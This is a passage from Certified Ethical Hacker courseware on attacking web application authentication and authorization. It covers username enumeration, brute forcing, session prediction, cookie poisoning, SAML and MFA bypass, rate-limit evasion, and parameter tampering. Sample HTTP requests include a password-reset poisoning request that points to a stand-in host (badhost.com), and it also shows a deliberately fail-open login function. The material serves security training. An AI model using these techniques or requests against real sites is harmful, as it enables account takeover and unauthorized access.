For instance, some applications shorten the password and evaluate only the first few characters. A few applications check for case-insensitive passwords and others perform unusual character stripping before password checks. Attackers can perform automated-password guessing attacks on such applications to remove the unwanted test cases and shorten the number of requests required to compromise an account.

- **Predictable Usernames and Passwords:** A few applications produce usernames automatically based on a predictable sequence. Attackers exploit this characteristic of an application and instantly acquire the valid list of usernames, through which they can perform further attacks.

Sometimes, the user list is created all at once or in the form of groups, and all these users' initial passwords are distributed via some sources. The sources for creating passwords can allow the attacker to guess the passwords of the users. Such vulnerabilities are often triggered within an intranet environment.

- **Insecure Distribution of Credentials:** Most applications adopt a procedure in which the login credentials are supplied via SMS, email, post, etc. In some cases, what is supplied to users may include not only login credentials but also a URL consisting of an "activation code" to change the system-generated or initially generated passwords. If a bunch of such URLs are sent to the same users, attackers can discover this activity by enrolling multiple user accounts and deduce the activation codes sent via URLs to the newly enrolled and yet-to-be enrolled users.

Implementation Flaws in Authentication Mechanism

Sometimes, carefully designed application security mechanisms open gateways to attacks due to some mistakes in their enforcement. These mistakes may lead to information leakage, bypassing of login security, or diminishing of the entire security module. Implementation flaws in authentication are more dangerous as they cannot be discovered with normal testing methods. Some of the implementation flaws in authentication mechanisms are as follows:

- **Fail-Open Login Mechanism:** It is a logic defect that leads to significant consequences in the authentication process. For instance, invoking `db.getUser()` can trigger some exceptions, such as a null pointer exception, as the requested function has no username

or password credentials but it can still log in. This session may be dependent on a specific user identity; hence, even when it is not fully functional, it can still allow attackers to access critical information or functionality.

Example,

```
Public Response verifyLogin(Session mySession) {  
    try {  
        String username = mySession.getParameter ("username");  
        String password = mySession.getParameter ("password");  
        User thisUser = db.getUser (username, password);  
        if (thisUser == null) {  
            //invalid credentials  
            mySession.setMessage ("Login Failed.");  
            return doLogin(mySession);  
        }  
    }  
    catch (Exception e) {}  
    //valid user  
    mySession.setMessage ("Login successful!");  
    return doMainMenu(mySession);  
}
```

- **Flaws in Multistage Login Functionality:** Multistage login functionality is an advanced security mechanism for username-and-password-based login models. This login method is performed in three stages: username and password entry, a challenge for certain input digits or memorable characters, and value submissions disclosed on changing a physical token. The first stage involves users validating themselves with their username or other valid input, and the remaining stages carry out different validation checks. Such validations often come with different vulnerabilities known as logic defects.
- **Insecure Storage of Credentials:** Although an application may have no inherent flaws, it can make itself vulnerable by storing login credentials in an insecure way. In general, applications store user credentials in a database in an unencrypted form. Some applications use weak encryption algorithms to encrypt and store credentials. Vulnerabilities in such implementations allow attackers to perform brute-force and password cracking attacks.

Username Enumeration

Source: <https://wordpress.com>

If a login error states which of the username or password is incorrect, that field can be guessed using the trial-and-error method.

Consider the following example. An attacker tries to enumerate the username and password of “Rini Matthews” on wordpress.com. In the first attempt, the attacker tries to login as “rini.matthews,” which results in the login failure message “invalid email or username.”

The screenshot shows the WordPress.com login interface. At the top, it says "Log in to WordPress.com". Below that is a note about terms of service and privacy. The main form has fields for "Email address or Username" and "Password". A red error message below the username field reads: "The email or username you entered does not exist. Try again, or click here to create a new account." A blue "Continue" button is at the bottom of the form.

Figure 14.96: Error message for username does not exist

In the second attempt, the attacker tries to login as “rinimathews,” which results in a message stating that the password entered for the username is incorrect, thus confirming that the username “rinimathews” exists.

The screenshot shows the WordPress.com login interface. At the top, it says "Log in to WordPress.com". Below that is a note about terms of service and privacy. The main form has fields for "Email address or Username" and "Password". The "Email address or Username" field contains "rinimathews". The "Password" field is filled with several characters. A red error message below the password field reads: "The password you entered is incorrect. Try again, or click here to get a temporary password." A blue "Continue" button is at the bottom of the form.

Figure 14.97: Error message for username successfully enumerated to rinimathews

Note: Username enumeration from verbose error messages will fail if the application has an account lockout policy, whereby the account is automatically locked after a certain number of failed login attempts.

Some applications automatically generate account usernames based on a sequence (e.g., "user101," "user102"). Therefore, attackers can perform username enumeration by determining the appropriate sequence.

Attackers can also use tools such as Burp Suite (<https://portswigger.net>) to perform automated user enumeration on the target web application.

Password Attacks: Password Functionality Exploits

- **Password Changing:** Determine the password change functionality within the application by spidering the application or creating a login account. Try random strings for the "Old Password", "New Password", and "Confirm the New Password" fields and analyze errors to identify vulnerabilities in the password change functionality.
- **Password Recovery:** "Forgot Password" features generally present a challenge to the user; if the number of attempts is not limited, an attacker can guess the answer and solve the challenge successfully with the help of social engineering. Applications may also send a unique recovery URL or existing password to an email address specified by the attacker if the challenge is solved.
- **'Remember Me' Exploit:** "Remember Me" functions are implemented using a simple persistent cookie such as RememberUser=jason or a persistent session identifier such as RememberUser=ABY112010. Attackers can use an enumerated username or predict the session identifier to bypass authentication mechanisms.

Password Attacks: Password Brute-forcing

Brute-forcing method is used for cracking passwords. Guessing becomes crucial when the password is long or contains letters in upper and lower cases. If numbers and symbols are used, it could take several years to guess the password, which is impractical.

Try to crack the password by trying all possible values from a set of alphabetical, numerical, and special characters. Use password cracking tools such as Burp Suite to crack the password.

To brute-force passwords, attackers use techniques such as password lists and password dictionaries.

- **Password List**

The majority of keywords used for preparing the password list includes certain daily usage words such as birth date, street name, nickname, anniversary date, phone number, pin number, parent's or friend's name, and pet's name.

Create a list of possible passwords using the most commonly used passwords as well as footprinting and social engineering techniques, and try each password until the correct password is discovered.

- **Password Dictionary**

A password dictionary is the compilation of word and number combinations that could be passwords. This type of attack saves time compared to a brute force attack.

Create a dictionary of all possible passwords using tools such as Wordlist Generator (<https://github.com>) to perform dictionary attacks.

Some brute-forcing tools for cracking passwords are described below.

- **Burp Suite**

Source: <https://portswigger.net>

Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

Burp Suite built-in tools

- **Intercepting proxy** for inspecting and modifying traffic between your browser and the target application
- **Application-aware spider** for crawling content and functionality
- **Web application scanner** for automating the detection of numerous types of vulnerabilities
- **Intruder tool** for performing customized attacks to find and exploit unusual vulnerabilities
- **Repeater tool** for manipulating and resending individual requests
- **Sequencer tool** for testing the randomness of session tokens




Figure 14.98: Screenshot of Burp Suite

Password Attacks: Attack Password Reset Mechanism

Insecure password management practices lead to critical security vulnerabilities. One such vulnerability is password reset poisoning that is exploited by the attacker to leverage headers such as `Host` in the HTTP request message.

Resetting the password is a common function used by the user when he/she forgets his/her password and needs to reset it. The user receives a forgot password link via email containing the one-time token, and when the link is clicked, the server responds with a password reset page.

For example, consider the following HTTP request where the attacker uses the Host header to perform the attack:

```
GET https://certifiedhacker.com/reset.php?email=foo@bar.com HTTP/1.1
Host: badhost.com
```

The following password reset link is sent to the victim:

```
$resetPwdURL = "https://{$_SERVER['HTTP_HOST']}/reset-
pwd.php?token=87654321-8765-8765-8765-10987654321";
```

The abovementioned URL link is injected in a password reset email and sent to the victim. As the developers expect `$_SERVER['HTTP_HOST']` to be from `certifiedhacker.com`, they fail to perform additional input sanity checks.

The password reset poisoning attack involves the following steps:

- **Step 1:** The attacker obtains the target's email address used on the website through techniques such as social engineering and OSINT.
- **Step 2:** The attacker sends a password reset request link to the victim using the altered Host header. For example,

```
POST https://certifiedhacker.com/reset.php HTTP/1.1
Accept: */*
Content-Type: application/json
Host: badhost.com
```

The resultant URL for resetting the password is

```
https://badhost.com/reset-password.php?token=87654321-8765-8765-
8765-10987654321
```

- **Step 3:** Now, the attacker waits for the victim to receive the modified email.
- **Step 4:** Once the victim clicks on the malicious link embedded in the email, the attacker extracts the password reset token. Using this token, the attacker performs various malicious activities such as cloning web applications to steal the user's credentials or acting as a proxy and mimicking the behavior and contents of the original website.

Session Attacks: Session ID Prediction/Brute-forcing

Every time a user logs in to a particular website, the server assigns a session ID to the user to keep track of all the activities on the website. This session ID is valid until the user logs out; the server provides a new session ID when the user logs in again. Attackers try to exploit this session ID mechanism by guessing the next session ID after collecting some valid ones.

For certain web applications, the session ID information involves a string of fixed width. Randomness is essential to avoid prediction.

Session attacks are performed in the following steps:

- In the first step, collect some valid session ID values by sniffing traffic from authenticated users.
- Analyze the captured session IDs to determine the session ID generation process, such as the structure of the session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it.
- Vulnerable session generation mechanisms that use session IDs composed of a username or other predictable information, such as timestamp or client IP address, can be exploited by easily guessing valid session IDs.
- In addition, you can implement a brute-force technique to generate and test different values of the session ID until you successfully gain access to the application.

From the diagram below, you can see that the session ID variable is indicated by JSESSIONID and its assumed value is "user01," which corresponds to the username. By guessing its new value, say, as "user 02," it is possible for the attacker to gain unauthorized access to the application.

GET http://192.168.1.100/WebGoat/attack?Screen=17&.method=119 HTTP/1.1
Host: jsessionid:8190
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml, text/html;q=0.9, text/plain;q=0.8,image/png,*/*;q=0.5
Referer: http://192.168.1.100/WebGoat/attack?Screen=17&.method=119
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3QzZm9c3Q

GET Request Predictable Session Cookie

Figure 14.99: Screenshot displaying predictable session cookie

Cookie Exploitation: Cookie Poisoning

Cookies frequently transmit sensitive credentials from the client browser to the server. Attackers can modify these with ease to gain access to the server or assume the identity of another user.

Client browsers use cookies to maintain a session state when they employ stateless HTTP protocol IDs for communication. Servers tie unique sessions to the individual accessing the web application. Poisoning of cookies and session information can allow an attacker to inject malicious content or modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files

stored in the client computer's memory or on its hard disk. By modifying the cookie data, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the "**Remember me?**" function and store the user information in a cookie so that the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. To protect cookies, site developers often encode them. Encoded cookies give developers a false sense of cookie security, as the encoding process can easily be reversed with decoding methods such as Base64 and ROT13 (rotating the letters of the alphabet through 13 characters).

Cookie poisoning is performed in the following steps:

- If the cookie contains passwords or session identifiers, steal the cookie using techniques such as script injection and eavesdropping
 - Then, replay the cookie with the same or altered passwords or session identifiers to bypass web application authentication
 - Trap cookies using tools such as OWASP Zed Attack Proxy, and Burp Suite.

Cookie Exploitation Tools:

- OWASP Zed Attack Proxy

Source: <https://www.zaproxy.org>

OWASP Zed Attack Proxy Project (ZAP) is an integrated penetration testing tool for web applications. It provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.




Figure 14.100: Screenshot of OWASP ZAP

Some additional cookie exploitation tools are as follows:

- LOphCrack (<https://lophcrack.gitlab.io>)
- Burp Suite (<https://www.portswigger.net>)
- XSSer (<https://xsser.03c8.net>)

Bypass Authentication: Bypass SAML-based SSO

The single sign-on (SSO) authentication process permits a user to sign in to an application using a single set of credentials, and the same login session can be used to access multiple applications irrespective of the domain or platform. For instance, when a user logs in using his/her Google account on a desktop or mobile device, he/she is automatically authenticated for other services such as Google Drive, YouTube, and Gmail. This authentication mechanism inside different applications is performed using the SAML protocol.

Security Assertion Markup Language (SAML) is an XML-based infrastructure that serves as an authorization and authentication medium between two peers, such as identity provider (IdP) and service provider (SP). The service provider entrusts the identity provider with validating users. Then, the identity provider responds with an SAML assertion (confirmation message) after validating any user.




Figure 14.101: Illustration of SAML based SSO

Traditional applications can perform the authentication process before providing protected function access to the user. With the evolution of the SSO infrastructure, this authentication process has been handed over to third-party identity provider applications to access functions from the service provider application. Communication between these applications can be established through SAML messages.

These SAML messages are encrypted using Base64 encoding. Attackers can easily decrypt these messages and read the content of the messages. Two major fields in SAML messages, signature and assertion, are susceptible to midway tampering. Signature is used to build a trust relationship between the SP and the IdP, and assertion is used to direct the SP on providing application services to the valid users.

Attackers can take advantage of signature misconfigurations, session expiry timeouts, session replays, misdirected SAML messages, etc., to bypass SAML-based SSO authentication and insert their own messages. Attackers use tools such as SAML Raider to bypass SAML-based SSO authentication. SAML Raider is a Burp Suite extension used for SAML infrastructure testing. It can be used to perform two core operations: modifying SAML messages and managing X.509 certificates.

Using SAML Raider

- Configure the browser to proceed with Burp Suite. Open Burp Suite with the new project and navigate to the 'Proxy' tab to ensure that the proxy is activated.
- In Burp Suite, first, go to the "Extender" tab and then go to "BApp store". Then, click and install "SAML Raider" extension.
- Access Burp Suite and ensure that the "Proxy" tab displays "**Intercept is on**". It enables Burp to find and tamper with requests directed to the servers. When the user's browser is pointed to the target (admin@xyz.org) website's secured registration page, Burp Suite indicates that the user is passed to the IdP system.
- SAML Raider displays a tab with the same name when there is SAML data that is to be decrypted. Users may need to pass a few more requests before they notice the "**SAML Raider**" tab with a request. Clicking on the "**Forward**" button can take the user to the IdP login page.
- Soon after the user enters the credentials for admin@xyx.org.fakedomain.com, Burp once again impedes some web requests. Until it shows the "**SAML Raider**" tab, keep clicking the "**Forward**" tab to pass them without modifications. Consequently, SAML responses from the IdP system can also be impeded.
- Going through the response can allow a user to find "**NameID**". It is located below the key and signature tabs.



Figure 14.102: Screenshot of Burp Suite capturing SAML messages

- Now, add your own comment between two domain names and pass the response.



Figure 14.103: Screenshot of Burp Suite manipulating SAML messages

- In this case, as the signature is matching with the valid response, the SP approves and processes the first text parameter in NameID: admin@xyz.org.

Attackers use this technique to bypass the SAML-based SSO process and tamper with the responses.

Bypass Authentication: Bypass Rate Limit

Rate limiting is a security mechanism designed to prevent attacks on a system or application by limiting the login attempts a user or an entity can make within a specific time frame. The mechanism is implemented to thwart brute-force attacks, where an attacker systematically tries to guess usernames and passwords to gain unauthorized access. However, attackers can use various rate limit bypass techniques to gain unauthorized entry, which include:

- Explore Different Endpoints and Parameters**

Attackers initiate attempts to execute brute-force attacks on different versions of the targeted endpoint, such as /api/v3/sign-up, encompassing alternatives such as /Sign-up, /SignUp, /signup, /api/v1/sign-up, and /api/sign-up, among others, until they succeed.

Request #	Payload	Status	Error	Timeout	Length	Comment
0	null	200			432	
1	null	200			432	
2	null	200			432	
3	null	200			432	
4	null	200			432	
5	null	200			432	
6	null	200			432	
7	null	429			328	
8	null	429			328	
9	null	429			328	
10	null	429			328	
11	null	429			328	

Request Response Raw Params Headers Hex JSON/CSV Repeater

```
POST /api/v1/companies/signup HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: *
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Content-Length: 432
Connection: close
```

Figure 14.104: Screenshot of Burp Suite showing default request

Request #	Payload	Status	Error	Timeout	Length	Comment
0	null	200			432	
1	null	200			432	
2	null	200			432	
3	null	200			432	
4	null	200			432	
5	null	200			432	
6	null	200			432	
7	null	200			432	
8	null	200			432	
9	null	200			432	
10	null	200			432	
11	null	200			432	

Request Response Raw Params Headers Hex JSON/CSV Repeater

```
POST /api/v1/companies/signup HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: *
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Content-Length: 432
Connection: close
```

Figure 14.105: Screenshot of Burp Suite showing rate limit bypass through different parameters

- Including Blank Characters in Code or Parameters

Attackers can include blank bytes such as %00, %0d%0a, %0d, %0a, %09, %0C, %20 into code or parameters to bypass the web application authentication mechanism. For instance, modifying a parameter to code=5678%0a facilitates trying different inputs, such as introducing newline characters to an email address to bypass attempt.

restrictions. Sometimes, appending a null byte (%00) to the end of the email address may also help in circumventing the rate limit.

- **Altering the IP Origin using Headers**

When attackers alter headers to change the perceived IP origin, they can trick systems into bypassing IP-based rate limits. This tactic involves modifying specific headers such as X-Originating-IP, X-Forwarded-For, X-Remote-IP, X-Remote-Addr, X-Client-IP, X-Host, X-Forwarded-Host, and even adding multiple occurrences of X-Forwarded-For. By manipulating these headers, attackers can make it appear as though requests are coming from different IP addresses, which can help them evade detection and bypass rate limits set based on IP addresses. This technique is commonly used in various types of attacks, including brute-force attacks and attempts to exploit vulnerabilities in web applications.

X-Originating-IP: 127.0.0.1

X-Forwarded-For: 127.0.0.1

X-Remote-IP: 127.0.0.1

X-Remote-Addr: 127.0.0.1

X-Client-IP: 127.0.0.1

X-Host: 127.0.0.1

X-Forwarded-Host: 127.0.0.1

Or

Attempt to use the X-Forwarded-For: IP header twice instead of once.

Sometimes, there is a limit of 20 requests per account, and attackers can overcome this by switching to a different IP address after reaching 20 attempts.



Figure 14.106: Screenshot of Burp Suite showing rate limit bypass with x-forwarder-for

Bypass Authentication: Bypass Multi-Factor Authentication

Multi-factor authentication (MFA) bypass refers to methods or techniques used to circumvent the multi-factor authentication mechanism, allowing unauthorized access to systems, applications, or data. MFA is a security system that requires more than one form of verification from independent categories of credentials to verify the user's identity for a login or other transaction.

Techniques to bypass multi-factor authentication:

- **HTTP Response Body Manipulation**

Check the response of the MFA request. If the 'Success: false' parameter is noticed in the request, modify it to 'Success: true' and assess whether this adjustment aids in bypassing the 2FA implementation.

- Valid request with incorrect OTP:

```
POST /otp-verify
HOST: certifiedhacker.com
<redacting_required_headers>
{"otp":50563}
```

- Valid response:

```
200 OK
<redacted>
__ {"success":false} __
```

- Tampered response (with the same incorrect OTP):

```
200 OK
<redacted>
{ "success":true }
```

- **Status Code Manipulation**

If the response status code is 400, 401, 402, 403, etc. and showing "Invalid Token" message, then modify the response status code to '200 OK' with 'Success: true'.

- Valid request with incorrect OTP:

```
POST /otp-verify
HOST: certifiedhacker.com
<redacting_required_headers>
{"otp":50563}
```

- o Valid response:
`403 Forbidden
<redacted>
{ "error":true, "message":"Invalid Token"}`
- o Tampered response (with the same incorrect OTP):
`200 OK
<redacted>
{ "success":true}`

63 - Module M | Hacking Web Applications

EC-Council C|EH®

Attack Authorization Schemes

- First, access the web application using account with low privileges and then escalate the privileges to access protected resources.
- Manipulate the **HTTP requests** to subvert the application authorization schemes by modifying input fields that relate to user ID, username, access group, cost, filenames, file identifiers, etc.

① Uniform Resource Identifier

④ Parameter Tampering

② POST Data

⑤ HTTP Headers

③ Query String and Cookies


⑥ Hidden Tags

Source: EC-Council's Certified Ethical Hacker Version 8.0, © 2018 EC-Council, Inc. All rights reserved.

64 - Module M | Hacking Web Applications

EC-Council C|EH®

Authorization Attack: HTTP Request Tampering

- If the query string is visible in the address bar in the browser, then try to change the string parameters to bypass authorization mechanisms.

 - Use web spidering tools such as **Burp Suite** to scan the web app for POST parameters.
 - If the application uses the **Referer header** for making access-control decisions, then try to modify it to access **protected** application functionalities.


Query String
Tampering

```
http://www.certifiedethicalhacker.com/admin.aspx?AdminID=1&AdminName=JohnDoe&AdminEmail=john.doe@certifiedethicalhacker.com&AdminPass=123456789
```

HTTP
Headers

```
GET http://www.certifiedethicalhacker.com/Admin.aspx?AdminID=201 HTTP/1.1  
Host: www.certifiedethicalhacker.com  
User-Agent: Mozilla/5.0 (Windows NT 6.2; en-US; rv:1.9.1.4) Gecko/20100101 Firefox/3.5.4.4  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Proxy-Connection: keep-alive  
Referer: http://www.certifiedethicalhacker.com/Admin.aspx?AdminID=201
```

- Here, **AdminID = 201** is not accessible because the **Admin** parameter is set to false, but you can change it to true and access protected items.

Source: EC-Council's Certified Ethical Hacker Version 8.0, © 2018 EC-Council, Inc. All rights reserved.

EE - Module M | Hacking Web Applications

EC-Council C|EH®

Authorization Attack: Cookie Parameter Tampering

- In the first step, collect some session cookies set by the web application and analyze them to determine the cookie generation mechanism
- Trap session cookies set by the web application, tamper its parameters using tools such as Burp Suite, and replay the application



The left screenshot shows the Network tab with several captured requests and responses. The right screenshot shows the Cookies tab where a session cookie is selected and its parameters are being edited.

Source: © EC-Council. All Rights Reserved. Unauthorized use or distribution of this material is strictly prohibited.

<https://portswigger.net>

Attack Authorization Schemes

A web application contains an authorization mechanism that restricts access to a specific resource or functionality (e.g., Admin page) by authenticated users. The web application always performs user authorization following authentication. An attacker implements the flawed authorization mechanism in the web application and takes advantage of it to access restricted pages by escalating privileges. The attacker tries to gain access to information without proper credentials. Thus, the attacker uses various techniques to attack the authorization schemes of the web application.

Authorization Attack

In an authorization attack, the attacker first finds a legitimate account with limited privileges, then logs in as that user, and gradually escalates privileges to access protected resources. He/she then manipulates the HTTP requests to subvert the application authorization schemes by modifying input fields related to the user ID, username, access group, cost, file names, file identifiers, etc. Attackers use sources such as uniform resource identifiers, parameter tampering, POST data, HTTP headers, query strings, cookies, and hidden tags to perform authorization attacks.

- Uniform Resource Identifier:** A uniform resource identifier (URI) provides a means to identify a resource. It is a global identifier for Internet resources accessed remotely or locally. An attacker may use URIs to access documents/directories that are protected from publishing, inject SQL queries or other unused commands into an application, and/or make a user view a certain site that is connected to another server.
- Parameter Tampering:** Parameter tampering involves the manipulation of parameters exchanged between the server and the client to modify the application data, such as

price and quantity of products, permissions, and user credentials. This information is usually stored in cookies, URL query strings, or hidden form fields, and attackers can use them to increase control and application functionality.

- **POST Data:** POST data often comprises authorization and session information, as the information provided by the client must be associated with the session that provided it. The attacker can exploit vulnerabilities in the post data and easily manipulate it.
- **HTTP Headers:** Web browsers do not allow header modification. Therefore, to modify the header, the attacker has to write his/her own program and perform the HTTP request. He/she may also use available tools to modify any data sent from the browser.
In general, an authorization HTTP header contains a username and password encoded in Base-64. The attacker can compromise the header by submitting two HTTP requests bound in the same header. The proxy system executes the first HTTP header and the target system executes the other HTTP header, allowing the attacker to bypass the proxy's access control.
- **Query String and Cookies:** Browsers use cookies to maintain their state in the stateless HTTP protocol as well as to store user preferences, session tokens, and other data. Clients can modify the cookies and send them to the server with URL requests, thereby allowing the attacker to modify the cookie content. Cookie modification depends on the cookie usage, which ranges from session tokens to authorized decision-making arrays.
- **Hidden Tags:** When a user selects anything on an HTML page, the selection is stored as a form field value and sent to the application as an HTTP request (GET or POST). HTML can store field values as hidden fields, which the browser does not extract to the screen; instead, it collects and submits these fields as parameters during form submissions, which the user can manipulate. Code sent to browsers does not have any security value; therefore, by manipulating the hidden values, the attacker can easily access the page and run it in the browser.

Authorization Attack: HTTP Request Tampering

HTTP headers control information passed from web clients to web servers on HTTP requests and from web servers to web clients on HTTP responses. Each header consists of a single text line with a name and a value. There are two main ways to send data with HTTP: via the URL or the form. Tampering with HTTP data refers to modifying data of the HTTP request (or response) before the recipient reads it. The attacker changes the HTTP request without using another user's ID.

- **Query String Tampering**

If the query string is visible in the address bar in the browser, then try to change the string parameter to bypass authorization mechanisms. You can use web spidering tools such as Burp Suite to scan the web application for POST parameters.

```
http://www.certifiedhacker.com/mail.aspx?mailbox=john&company=acme@20.com
https://certifiedhackershop.com/books/download/852741369.pdf
https://certifiedhackerbank.com/login/home.jsp?admin=true
```

Figure 14.107: Screenshot displaying Query String Tampering

- **HTTP Headers**

If the application uses the Referer header for making access control decisions, then try to modify it to access protected application functionalities. In the example below, ItemID = 201 is not accessible as the Admin parameter is set to false; you can change it to true and access protected items.

```
GET http://certifiedhacker:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:6280
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4
Accept: text/xml, application/xml, application/xhtml+xml, text/html;q=0.9, text/plain;q=0.8, image/png,*/*,application/javascript;q=0.5
Proxy-Connection: keep-alive
Referer: http://certifiedhacker:8180/Applications/Download?Admin = False
```

Figure 14.108: Screenshot displaying HTTP Headers

Authorization Attack: Cookie Parameter Tampering

Cookie parameter tampering is a method used to tamper with the cookies set by the web application to perform malicious attacks. When the user logs into the site, the web application sets the session cookie and stores it in the browser.

Cookie parameter tampering is performed in the following steps:

1. In the first step, collect some session cookies set by the web application and analyze them to determine the cookie generation mechanism
2. In the second step, trap the session cookie set by the web application, tamper its parameters using tools such as Burp Suite, and replay it to the application to gain unauthorized access to others' profiles
3. The tool intercepts every request sent from the browser and allows you to edit the cookie to replace it with the tampered cookie parameters. If the cookie is not secure, you may be able to guess the parameters

- **Burp Suite**

Source: <https://portswigger.net>

Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

